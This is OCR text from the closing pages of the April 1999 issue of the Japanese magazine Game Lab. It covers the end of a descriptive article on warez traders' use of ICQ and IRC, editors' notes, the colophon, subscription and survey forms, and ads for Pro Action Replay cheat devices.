
けれども、掲示板でのやりとりは、どうしても事務的なものになりがち。そこで使用されるのが『ICQ』というソフトです。これはインターネット上の相手に電報を送るツール。1対1の会話になるため、親しい友人になった場合これであいさつを交わすようになります。また、複数のユーザーとやりとりをするときによく使われるのが"IRC（Internet Relay Chat）"と呼ばれるシステム。ユーザーはIRCソフトを使ってサーバに接続します。そして"ルーム"を構え、ほかのユーザーを待つわけです。接続しているサーバが開放型であれば、ほかの開放型サーバに接続しているユーザーとも会話が可能になります。

このIRCの利点は、関係のない第3者を排除しやすいこと。というのも、ルーム名を知らなければ、チャットに参加することすらできないからです。"ルーム名一覧の表示"というコマンドもありますが、ルームそのものにシークレット属性を付加できるので、事実上こちらから招待したユーザーしか入ることができません。


また、関係のないユーザーを追い出すために、ルームから排除するコマンドも用意されています。極端に第三者の存在を嫌うワレザーにはうってつけのツールといえるでしょう。

IRCで情報交換を行い、ときには入手したネットワークゲームで対戦を楽しむ——こうしてワレザーはお互いのコミュニケーションを図っていきます。深夜3時をすぎるころになると、彼らもようやく床に入り始めます。もちろん、ネットワークには接続したままです。なにしろ、朝の8時になれば接続監視ソフトがきちんと切断してくれるのですから。


そして夜になれば、昼間の仮面を脱ぎ捨て、再びネット上に現れます。まだ見ぬウェアーズサイトやツールを求めて。



情報交換といっても、第3者と行うわけではない。基本的にメンバーは同じ。ウェアーズの交換会も行われる。



『WWWC』などの更新チェックソフトも必須ツール。夜型の人間が多いのもワレザーの特徴。



ツールにはシェウェアソフトも多い。しかしシリアルのつまったテキストを使えば…。

●『ダンスダンスレボリューション』って、けっきょくは大人用に凝った"けんけんば"なんじゃなかろうか。（京都府京都市/いもーん）　㊞たしかにそうなんだけど、けんけんばをゲームにしてしまおうという発想はなかなか生まれないんだよね。これぞコロンブスの卵。

From Editors

■順調に開発が進んでいたのか、それとも延期できない理由があったのか、発売日（2月11日）が守られた『FF8』。開発費なみ（あるいはそれ以上）に投入されたという広告宣伝費が、はたしてどのくらいで回収できるのか？　という点に今後のゲーム業界の未来が暗示されます。（北添）

■こんにちわ！　「悪魔の毒々モンスター」の生ロイド・カウフマンと握手ができて感激の鈴木です！　いままで握手ができた有名人としては2番めにメジャーな人ではないかと思います。ちなみに1番めはミル・マスカラスでした。レッツクロスチョップ！（鈴木）

■いよいよご入学の季節がやってきた。編集部にも報告のおたよりがやってきます。「友だちたくさんできるかなぁ」などと心配している人はゲームラボを持って行こう。目と目が合ったそのときに、濃ゆ〜い仲間に出会えることうけあいだネ!!（渡辺）

■2月某日、深夜ラジオを聴いていたら「『FFⅧ』で徹夜して、会社休んじゃいました。えへへっ」といった内容のハガキがリスナーから多数きているもよう。「そんな理由で会社を休む奴なんか●●されちまいやがれっ!!」と思いながら、原稿を書き続ける午前4時であった。（柴田）

■このたび必要に迫られて、DTPソフトの『QuarkXPress』に初挑戦した。操作に慣れないせいで最初は作業が全然進まなかったが、わからないことがあるたびに、くわしい人の指導を受けることができた。なにごとも教えてくれる人が身近にいるということは、たいへんありがたいことだと思う。みんなのまわりには、そんな頼れる人がいるかな？（後藤）

■?度めのダイエットを宣言。食事量減と運動が基本だが、今回は烏龍茶をたくさん飲むという新要素を追加。烏龍茶に多く含まれているポリフェノールは、脂肪分解酵素を活性化してくれるらしいのだ。結果はいずれ。（増田）

■諸君！　目標はあるか。勉強や仕事、もちろんゲームだってかまわない。とにかくなんでもかまわない。自分の目指すものに向かって、とにかくがんばってみろ。結果はあとからついてくるってもんだ。きみ、恐れることなかれ。なぁ、諸君。（及川）

◉99年5月号予告◉4月16日（金）発売

第1特集　裏テクニック満載

あやしいゲーム活用法

第2特集　祝！　ご入学

プレゼントスペシャル

●記事中のプログラムやOS、システムなどの名称は各メーカーの登録商標です。また、掲載したプログラムはフリーウェアやシェアウェアなどの断り書きがあるもの以外、個人として利用するほかは著作権上、著作者に無断で使用できません。
※本誌に掲載されたハードやソフトの改造を行うことで、メーカーの保証外になるケースがあります。また、改造を行う人はいかなる場合も各自の責任で行ってください。※本誌の無断転載を禁じます。

【お詫び】3月号90ページ「MacLupin」の写真は三浦　健氏制作「LupinIII」のものです。関係者のかたにご迷惑をおかけしたことをお詫び申し上げます。
【訂正】3月号90ページ「MacLupin」の紹介で兄貴工房のメールアドレスに誤りがありました。正しいアドレスはq_taro.tanaka@nifty.ne.jpです。
【訂正】3月号25ページのSFX改造コード『許婚』の投稿者名が抜けていました。投稿してくれたのは白銀さんです。

ゲームラボ
4月号

定価840円（本体800円）送料116円
発行年月日1999年3月1日
振替　00130-2-58044

発行所　株式会社三才ブックス
発行人　和田洋一
編集人　及川忠宏
編集スタッフ
増田伸也
後藤将之
柴田智之
渡辺浩行
鈴木祐一郎
北添希好

住所　〒104-0031
東京都中央区京橋3-14-6
斎藤ビル2F
TEL03-3535-7331
FAX03-3567-6435

写植印刷　図書印刷株式会社
表紙イラスト　三輪滋
レイアウト　伊羅子慎二/小林活夫
SSデザイン（坂口和澄・坂口亜紀）
イラスト・マンガ
乃木綺人／ピョコタン
松山花子／まるたん
峰岸達実／開地優子
渡辺電機（株）

払　込　取　扱　票

00 東京

口座番号（右詰めにご記入ください）

0 0 1 3 0 ー 2 ー 5 8 0 4 4

金額 ※ 千 百 十 万 千 百 十 円

料金 特殊取扱

加入者名 株式会社 三才ブックス

通信欄 ※

［別冊・ムック・バックナンバー］
書名（号数） 注文書

［ゲームラボ］
定期購読申込書
19　年　月号より1年間

払込人住所氏名 ※
（郵便番号　　）
（電話番号　　－　　－　　）

受付局日附印

各票の※印欄は、払込人において記載してください。

裏面の注意事項をお読み下さい。（郵政省）（私製承認東第4760号）

切り取らないで郵便局にお出しください。

払込票兼受領証

口座番号 0 0 1 3 0 ー 2
右詰めにご記入ください
5 8 0 4 4

加入者名 株式会社 三才ブックス

金額 ※ 千 百 十 万 千 百 十 円

払込人住所氏名 ※

料金（消費税込み） 円

特殊取扱

受付局日附印

記載事項を訂正した場合は、その箇所に訂正印を押してください。

この受領証は、郵便局で機械処理をした場合は郵便振替の払込みの証拠となるものですから大切に保存してください。

ご注意

この払込書は、機械で処理しますので、口座番号及び金額を記入する際は、枠内に丁寧に記入してください。

また、下部の欄（表面及び裏面）を汚したり、本票を折り曲げたりしないでください。

（郵政省）

ゲームラボ定期購読のお知らせ

購読料 1年間 10,000円（税・送料込み）

ゲームラボを毎月郵送でお届けします。（別冊は含まれません）

お申し込み方法

郵便振替（口座番号00130-2-58044、加入者名　株式会社三才ブックス）か現金書留のどちらかで上記金額を当社までご送金下さい。その際、定期購読開始の月号、住所、電話番号、氏名（フリガナをつけてください）を誤りのないようにはっきりと記入してください。

※バックナンバーにさかのぼって、定期購読を開始することはできません。開始を希望される月号の発売日の1カ月前までにお申し込み下さい。

※郵便振替用紙は、郵便局に備え付けのものでもご利用になれます。

※郵便事情により発売日までにお届けできないことがあります。

この払込取扱票の裏面には、何も記載しないでください。

ゲームラボ4月号アンケートカード

よくみるテレビ番組はなんですか?

番組名〔　　〕

その
理由

ゲームラボを何で知りましたか?　番号:〔　　〕

❶書店で　❷新聞で　❸三才ブックスの本で
❹友達から　❺家族から　❻テレビで
❼そのほか〔　　〕

今月号の感想をお書きください。

今月号で面白かった特集記事を面白い順に3つ番号を書いてください。

1		2		3	

❶ゲームラボニュースレポート ❷コピーソフトの恐怖 ❸プロクシ活用法 ❹掲示板自衛術 ❺サーバ構築運営術 ❻ウェアーズの挑戦状 ❼3大怪しいサイト比較 ❽CWNを聞く ❾CWNは何を目指すか ❿最新ウェアーズはどこからくるのか ⓫消えたウェアーズ… ⓬改正風営法 ⓭ゲーム業界 魂の名語録

今月号で面白かった連載記事を面白い順に5つ番号で書いてください。

1		2		3		4		5	

今月号でつまらなかった記事を順に3つ番号で書いてください。

1		2		3	

❶編と読者のTalk 2 Talk ❷ユーザーズフォーラム ❸誌上裁判 ❹漢の花道 ❺GL博物院 ❻激安番長 ❼GL HitChart// ❽巡回診療所 ❾同人わーるど ❿星占い ⓫アジアウェーブ ⓬美少女業界にメガトンパンチ// ⓭女王さまと賢者の石 ⓮見えないゲームの事情 ⓯知られざるアニメの裏側 ⓰ゲーム業界流言飛語 ⓱テレビ業界の掟 ⓲POWER OF DREAM ⓳珍ゲーム紀行 ⓴分解天国 ㉑Master of Emulator ㉒やまだかつてないクソゲー星人 ㉓GLギャラリー ㉔ゲーム改造コード集 ㉕改造コード普及委員会 ㉖たにしげのパソゲー改造講座 ㉗ゲームボーイソフト開発教室 ㉘ハードハック ㉙読者投稿作品 ㉚まんがなるへそ物語外伝 ㉛CD-Rクラック ㉜板前の3分ハッキング ㉝Master of Virus ㉞レトロゲーム ㉟68まみれ ㊱基板道場 ㊲GLインフォメーション ㊳GL買い物術・東日本 ㊴GL買い物術・西日本 ㊵今月の改造ツール ㊶今月のエミュレータ ㊷W@REZをめぐる冒険

郵便はがき

料金受取人払

京橋局承認

443

差出有効期間
2000年3月12日

1048790
186

東京都中央区京橋
3-14-6
斎藤ビル

㈱三才ブックス
ゲームラボ編集部
コーナー 行

住所	□□□-□□□□ ☎　(　)	
	フリガナ	
	都道府県	市区郡
	フリガナ	
氏名	フリガナ	ペンネーム
年齢	男・女	職業

住所・氏名には必ずフリガナをお願いします

4月号

床(ページ下)用の原稿用紙です。情報・意見・質問などを自由にお書きください。

※このハガキに書ききれない場合は封書でも結構です。

郵便はがき

料金受取人払

京橋局承認

444

差出有効期間
2000年3月12日

1048790
186

東京都中央区京橋
3-14-6
斎藤ビル

㈱三才ブックス
ゲームラボ編集部 行

住所	□□□-□□□□ ☎ ( ) フリガナ 都道府県 市区郡 フリガナ				
氏名	フリガナ	ペンネーム			
年齢	男・女	職業		番号プレゼント	
使用しているパソコン(使用OS)およびゲーム機は？					

住所・氏名には必ずフリガナをお願いします

あのプロアクションリプレイがお手頃価格になって新登場!!

ゲーム攻略ナビゲーター

PS用 定価￥5,800

SS用 定価￥5,800

GB用 定価￥4,800
●カラーGB対応版!!

N64用 定価￥5,800
●人気ソフト「ゼルダの伝説」「F-ZERO」「ヨッシーストーリー」等を新たに収録!!

秘技コードCDVol.2（総集編）

185タイトルを収録!!

定価￥2,980

PS用

収録タイトル（合計185タイトル）

●アストロノーカ ●アドヴァンストVG2 ●アバラバーン ●アフレイドギア ●アルバレアの乙女 ●あやかし忍伝くの一番 ●アンジェリークSpecial2 ●アンシャントロマン ●いただきストリート ゴージャスキング ●10101スターシップ・ウィル ●ウルトラマンFighting Evolution ●ヴァンパイア セイヴァー EXエディション ●エキサイティング バス ●エクサレギウス ●X-MEN vs.STREET FIGHTER EXエディション ●エコーナイト ●エピカ・ステラ ●エフィカス この想いを君に・・・ ●エーベルージュ スペシャル ● エンジェル・ブレード ネオ・東京・ガーディアンズ ●お嬢様特急 ●オーバーブラッド2 ● OPTIONチューニングカーバトル ● オリンピア・高砂 バーチャパチスロIII ●オレっ！トンバ ●カウボーイビバップ ●影牢 ～刻命館 真章～ ●学校をつくろう！ ●カプコンジェネレーション 第1集～撃墜王の時代～ ●カプコンジェネレーション 第2集 ～魔界と騎士～ ●可変走攻ガンバイク ●川のぬし釣り ～秘境を求めて～ ●仮面ライダー ●銃夢 -火星の記憶- ●季節を抱きしめて ●キャプテンコマンドー ●ギャングウェイ・モンスターズ ●ギルティ・ギア ●銀河お嬢様伝説ユナファイナル・エディション ●クイーンズロード ●クライシスビート ●G・T・A グランドセフトオート ●クリティカルブロウ ●黒の剣 ●K.O.-ザ・ライブ・ボクシング- ●御意見無用II ●個人教授 ●コナミアンティークスMSXコレクションVol.1 ●コンビネーションプロサッカー ●XI［sai］●サイドバイサイドスペシャル ●ザ・キング・オブ・ファイターズ '97 ●ザ・キング・オブ・ファイターズ 京 ●ザ・コンビニ スペシャル ●里見の謎 ●ザ・マスターズファイター ●サンダーフォース・パーフェクトシステム ●サンバギータ ●新世紀エヴァンゲリオン エヴァと愉快な仲間たち ●G・O・D pure ●Gダライアス ●実況パワフルプロ野球 '98開幕版 ●SHADOW TOWER ●私立ジャスティス学園 ●シルエットミラージュリプログラムドホープ ●ジングルキャッツ ●スター・ウォーズ マスターズ オブ テラス・カシ ●スターオーシャン セカンドストーリー ● ずっといっしょ ●ストライカーズ1945II ●STREET GAMES 97 ●スピンテイル ●スラムドラゴン ●スレイヤーズろいやる ●スレイヤーズわんだほ～ ●精霊召喚 ～プリンセス オブ ダークネス～ ●全日本女子プロレス女王伝説 ～夢の対抗戦～ ●双界儀 ●続 初恋物語 ～修学旅行～ ●卒業III ウェディング・ベル ●ソルディバイド ●ダイナマイトボクシング ●タクティクス オウガ ●ダーク メサイア ●ダブルキャスト ●DANCING BLADE かってに桃天使！ ●チョロQ3 ●チョロQマリン Qボート ●ツインビーRPG ●ディアブロ ●テイルコンチェルト ●テストドライブ4 ●デストレーガ ●天使同盟 ●同級生2 ●東京23区 制服WARS ●東京魔人學園剣風帖 ●峠MAX2 ●闘神伝カードクエスト ●闘神伝2・闘神伝2 PLUS ●闘神伝3 ●トカ ツーリングカーチャンピオンシップ ●どきどきポヤッチオ ●ときめきの放課後～ねっ★クイズしよ～ ●ときめきメモリアルドラマシリーズvol.2 彩のラブソング ●ドラゴンシー ●トラップガンナー ●ドルイド 闇への追跡者 ●ドルフィンズドリーム ●怒首領蜂 ●ナイト&ベイビー ●ナイトメア・クリーチャーズ ●ナイトメア・プロジェクト YAKATA ●ナスカー98 ●NAVIT ●大阪湾岸バトル ●ナムコアンソロジー1 ●信長の野望 将星録 ●ノエル ～ラ・ネージュ～ ●バイオハザードディレクターズカットデュアルショックバージョン ●バイオハザード2 ●バイオハザード2デュアルショックバージョン ●パイロットになろう！ ●バウンティーソード・ファースト ●バーガーバーガー ●爆走 デコトラ伝説 ～男一匹夢街道～ ●パラノイアスケープ ●ハローキティのキューブでキュート ●ビートマニア ●ひざの上の同居人 ～Kitty on your lap～ ●ビシバシスペシャル ●ひみつ戦隊メタモルVデラックス ●ヒロインドリーム2 ●ファイナルファンタジーVIII 体験版 ●ファイヤーウーマン纏組 ●ファンタスティック・フォー ●フィフス・エレメント ●FIFA Road to WORLD CUP98 ●封神演義 ●フォックスジャンクション ●フォトジェニック ●ブラッディロア ●ブラッドファクトリー ●ブリーディングスタッド2 ●プリンセスメーカー ポケット大作戦 ●b.l.u.e. Legend of water ● ブループレイカー ～笑顔の約束～ ●ブループレイカーバースト ～笑顔の明日に～ ●ブループレイカーバースト～微笑みを貴方と～ ●ブレイズ&ブレイド ●ブレイズ&ブレイドバスターズ ●BRAVE FENCER 武蔵伝 ●フロントミッション オルタナティブ ●ポケットファイター ●炎の料理人クッキングファイター好 ●ボンバーマンウォーズ ●ボンバーマン ファンタジーレース ●ボンバーマンワールド ●マジカル頭脳パワー!!パーティーセレクション ●マリーのアトリエPlus ●みつめてナイト ●みどりのマキバオー 黒い稲妻白い奇跡 ●ミニ四駆爆走兄弟レッツ&ゴー!!WGP HYPER HEAT ●村越正海の爆釣日本列島 ●メタルギア ソリッド ●メタルギア ソリッド 体験版 ● メルティランサー Re-inforce ●モータルコンバットトリロジー ●桃太郎電鉄7 ●遊戯王モンスターカプセル ブリード&バトル ●ゆうわくオフィス 恋愛課 ●雷弩機兵ガイブレイブII ●ラピッドレーサー ●ラブリーポップ2in1 雀じゃん恋しましょ ●闇末ちゃんの大江戸すごろく ●ラリー・デ・アフリカ ●リアルバウト餓狼伝説スペシャル ドミネイテッドマインド ●リアルロボッツ ファイナルアタック ●立体忍者活劇 天誅 ●立体忍者活劇 天誅[別Ver] ●リンダキューブ アゲイン ●ルナ シルバー スター ストーリー ●レイ・トレーサー ●レガイア伝説 ● ワールドスタジアム2

NEW PS用

バーチャルメモリー1000（8M） 定価￥6,800
バーチャルメモリー2000（16M） 定価￥9,800

★ 新感覚の大容量バーチャルメモリーで、拡張スロットに取付けます。

★ メモリーカードスロットにカードが入っていなくてもセーブできます。

★ データ保存時にPS本体内蔵の特殊チップを利用して、安全かつ高速の圧縮保存を可能にしています。

★ 操作画面もわかりやすく、従来のメモリーカードの併用も可能です。

3月下旬発売予定!!
先行予約受付中!! 初回出荷数には限りがありますのでお早めに御予約下さい。

通販のお申込みは
0120-77-1756

受付：月～日曜（祭日も可）
9：00～20：00

★在庫確認後、下記でお申し込みください。
宅急便代引きシステム（ヤマト便）

注意：未成年者の方は保護者の電話確認が必要です。
送料：手数料はお客様負担になります。
返品：交換はできません（新品故障は除く）。＊価格は全て消費税込みです。

KARAT
有限会社カラット
〒110-0016 東京都台東区台東2-3-2 MKビル
TEL：03-5688-4654 FAX：03-5688-4188
〈ユーザーサポートTEL：03-5688-4766〉
【ホームページ】http://karat-jp.com/

PRO ACTION REPLAY 3
プロアクションリプレイ3

PAR3

HIGH TECH OPTION SERIES

PS用

驚異の新機能でパワーアップ!!!

- **高速コードサーチ機能**
  パソコンを使用せずに、単体での高速サーチが可能！！
- **エディットメモリー機能**
  ゲーム中にエディット画面を開き、メモリーの書き換えが可能！！
- **バーチャルメモリー機能**
  メモリーカードスロットにメモリーが無くてもセーブ出来る！！
  約120ブロック相当のバーチャルメモリーを搭載！！
- **パソコンとのリンク**
  パソコンと接続してサーチする場合も、パラレルポート経由でサーチが可能！！
  (PAR3専用の接続ソフトを別途発売予定)
- **より拡張されたコード**
  あらゆるケースに対応できる画期的なコードを追加！！
  コードを使用していると起動出来ないゲームなどに有効。
  コントローラパットで、コードのON/OFFが可能。
- **コードのメモリーカード保存**
  メモリーカードにコードを保存し、友達と秘技コードを交換出来る！！

PAR3操作画面

今度のPARは、ハンパじゃない!!!

パワーゲーマーも驚愕する高速コードサーチ機能搭載!!
ゲームを思いのままにクリエイトする究極の攻略ツール
遂に登場!!

定価 ¥9,800 **新発売**

通販のお申込みは
0120-77-1756

受付：月～日曜（祭日も可）
9：00～20：00

★在庫確認後、下記でお申し込みください。
宅急便代引きシステム（ヤマト便）

注意：未成年者の方は保護者の電話確認が必要です。
送料：手数料はお客様負担になります。
返品：交換はできません（新品故障は除く）。＊価格は全て消費税込みです。

KARAT
有限会社カラット
〒110-0016 東京都台東区台東2-3-2 MKビル
TEL：03-5688-4654 FAX：03-5688-4188
〈ユーザーサポートTEL：03-5688-4766〉
【ホームページ】http://karat-jp.com/

ゲームラボ4月号
1999年4月1日発行
No.35
毎月一回一日発行
平成10年2月13日第3種郵便物認可
定価840円
本体800円

T1103629040842
SANSAI BOOKS
株式会社三才ブックス 発行
雑誌03629-4